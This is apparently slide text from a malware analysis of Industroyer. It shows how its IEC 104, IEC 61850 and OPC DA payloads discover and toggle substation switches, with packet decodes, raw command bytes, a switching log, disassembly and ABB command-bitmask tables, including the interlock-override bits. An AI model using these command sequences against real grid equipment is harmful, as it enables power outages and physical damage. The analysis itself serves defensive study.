
```
▷ Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.2
▷ Transmission Control Protocol, Src Port: 2404, Dst Port: 49168, Seq: 39, Ack: 45, Len: 16
▷ IEC 60870-5-104-Apci: -> I (2,2)
◢ IEC 60870-5-104-Asdu: ASDU=1 C_SC_NA_1 ActTerm IOA=10 'single command'
    TypeId: C_SC_NA_1 (45)
    0... .... = SQ: False
    .000 0001 = NumIx: 1
    ..00 1010 = CauseTx: ActTerm (10)
    .0.. .... = Negative: False
    0... .... = Test: False
    OA: 0
    Addr: 1
  ◢ IOA: 10
        IOA: 10
      ◢ SCO: 0x01
            .... ...1 = ON/OFF: On
            .000 00.. = QU: No pulse defined (0)
            0... .... = S/E: Execute
```

101 PAYLOAD

104 PAYLOAD

61850 PAYLOAD

OPC DA PAYLOAD



```
IEC-104 client: ip=127.0.0.1; port=2404; ASDU=1
 MSTR ->> SLV      127.0.0.1:2404
                   x68 x04 x07 x00 x00 x00

                   U(0x3) ¦ Length:6 bytes ¦
                   STARTDT act

 MSTR <<- SLV      127.0.0.1:2404
                   x68 x04 x0B x00 x00 x00

                   U(0x3) ¦ Length:6 bytes ¦
                   STARTDT con

 MSTR ->> SLV      127.0.0.1:2404
                   x68 x0E x00 x00 x00 x00 x2D x01     x06 x00 x01 x00 x0A x00 x00
x81

                   I(0x0) ¦ Length:16 bytes ¦ Sent=0 ¦ Received=0
                   ASDU:1 ¦ OA:0 ¦ IOA:10 ¦
                   Cause: Activation (x6) ¦ Telegram type: M_SC_NA_1 (x2D)

 MSTR <<- SLV      127.0.0.1:2404
                   x68 x0E x00 x00 x02 x00 x2D x01     x07 x00 x01 x00 x0A x00 x00
x81

                   I(0x0) ¦ Length:16 bytes ¦ Sent=0 ¦ Received=1
                   ASDU:1 ¦ OA:0 ¦ IOA:10 ¦
                   Cause: Activation confirm (x7) ¦ Telegram type: M_SC_NA_1 (x2D)

 MSTR ->> SLV      127.0.0.1:2404
                   x68 x04 x01 x00 x04 x00

                   S(0x1) ¦ Length:6 bytes ¦
```


101 PAYLOAD

104 PAYLOAD

61850 PAYLOAD


OPC DA PAYLOAD

INDUSTROYER



```
    logfile.txt
Start ...

Current switch value:ON

Search control signals ... Found:

Found and try done: 10
Found and try done: 11
Found and try done: 13
Found and try done: 14
Found and try done: 15Starting only success:

Done: 10
Done: 11
Done: 13
Done: 14
Done: 15
Switch value:OFF


Done: 10
Done: 11
Done: 13
```

101 PAYLOAD | **104 PAYLOAD** | 61850 PAYLOAD | OPC DA PAYLOAD



Wireshark · Packet 5 · PLC_PCAP


```
▷ TPKT, Version: 3, Length: 36
▷ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
▷ ISO 8327-1 OSI Session Protocol
▷ ISO 8327-1 OSI Session Protocol
▷ ISO 8823 OSI Presentation Protocol
◢ MMS
   ◢ confirmed-RequestPDU
        invokeID: 1
      ◢ confirmedServiceRequest: getNameList (1)
         ◢ getNameList
            ▷ extendedObjectClass: objectClass (0)
            ◢ objectScope: vmdSpecific (0)
                 vmdSpecific
```

```
00d0  03 02 01 00 be 33 28 31  06 02 51 01 02 01 03 a0   .....3(1 ..Q.....
00e0  28 a8 26 80 03 00 fd e8  81 01 0a 82 01 0a 83 01   (.&..... ........
00f0  05 a4 16 80 01 01 81 03  05 f1 00 82 0c 03 ee 1c   ........ ........
0100  00 00 04 08 00 00 79 ef  18 03 00 00 24 02 f0 80   ......y. ....$...
0110  01 00 01 00 61 17 30 15  02 01 03 a0 10 a0 0e 02   ....a.0. ........
0120  01 01 a1 09 a0 03 80 01  09 a1 02 80 00            ........ .....
```


No.: 5 · Time: 0.000428 · Source: 192.168.0.2 · Destination: 192.168.0.1 · Protocol: MMS · Length: 301 · Info: confirmed-RequestPDU

Auto-discovery

- CSW, CF, Pos, and Model
- CSW, ST, Pos, and stVal
- CSW, CO, Pos, Oper, but not $T
- CSW, CO, Pos, SBO, but not $T



INDUSTROYER



```
mov     eax, VT_I2
mov     word ptr [ebp+pItemValues.anonymous_0], ax
mov     eax, 1
mov     word ptr [ebp+pItemValues.anonymous_0+8], ax
lea     eax, [ebp+pItemValues]
push    eax                     ; pItemValues
mov     eax, [ebp+OPC_items]
mov     ecx, [eax+esi*4]
call    IOPCSyncIO_Write
cmp     esi, edi
jb      short loc_403539
push    80070057h
call    throw_exception
```

- Discovers OPC servers
- COM interfaces:
  - IOPCServer
  - IOPCBrowseServerAddressSpace
  - IOPCSyncIO


- ctlSelOn (Select on command)
- ctlSelOff (Select off command)
- ctlOpenOn (Operate on command)
- ctlOperOff (Operate off command)
- \Pos and stVal (Switch position status)

101 PAYLOAD

104 PAYLOAD

61850 PAYLOAD

OPC DA PAYLOAD



Controllable double point (DPC)

The table below defines the common data class of controllable double point.

Table 5.2.17.2-1 Controllable double point (DPC)

Name	Type	FC	Value/ Value range	M/O	OPC Data Type
ctlSelOn	AbbCommand-Bitmask			M	VT_I4
ctlSelOff	AbbCommand-Bitmask			M	VT_I4
ctlOperOn	AbbCommand-Bitmask			M	VT_I4
ctlOperOff	AbbCommand-Bitmask			M	VT_I4
ctlCan	AbbCommand-Bitmask			M	VT_I4
ctlOper	AbbCommand-Bitmask			M	VT_I4
lastApplError	ApplicationErrorCode		Refer to 5.2.22, Application error codes		VT_I4
ctlVal	BOOLEAN	CO	off (FALSE) | on (TRUE)	M	VT_BOOL


Source: ABB IEC 61850 Master (OPC) User's Manual

101 PAYLOAD

104 PAYLOAD

61850 PAYLOAD

OPC DA PAYLOAD



AbbCommandBitmask

The following table defines the mapping of AbbCommandBitmask. This ABB-specific control value is a bitmask value of a command to a device. This value is applicable to ABB extension control attributes.

Table 5.2.14-1 AbbCommandBitmask

Name	Type	Value/ Value range	M/O/C	Bit Position
NormalControl	1bit	FALSE (0) | TRUE (1)	M	0
InterlockOverride	1bit	FALSE (0) | TRUE (1)	M	1
Synchrocheck-Override	1bit	FALSE (0) | TRUE (1)	M	2
TestCommand	1bit	FALSE (0) | TRUE (1)	M	3
Originator	4bit	not-supported(0) | bay-control(1) | station-control(2) | remote-control(3) | automatic-bay(4) | automatic-station(5) | automatic-remote(6) | maintenance(7) | process(8)	M	4-7
ControlValue	nbit		M	8-31

NormalControl: True = normal operation, false = inverse operation (for example, On > Off).

Source: ABB IEC 61850 Master (OPC) User's Manual

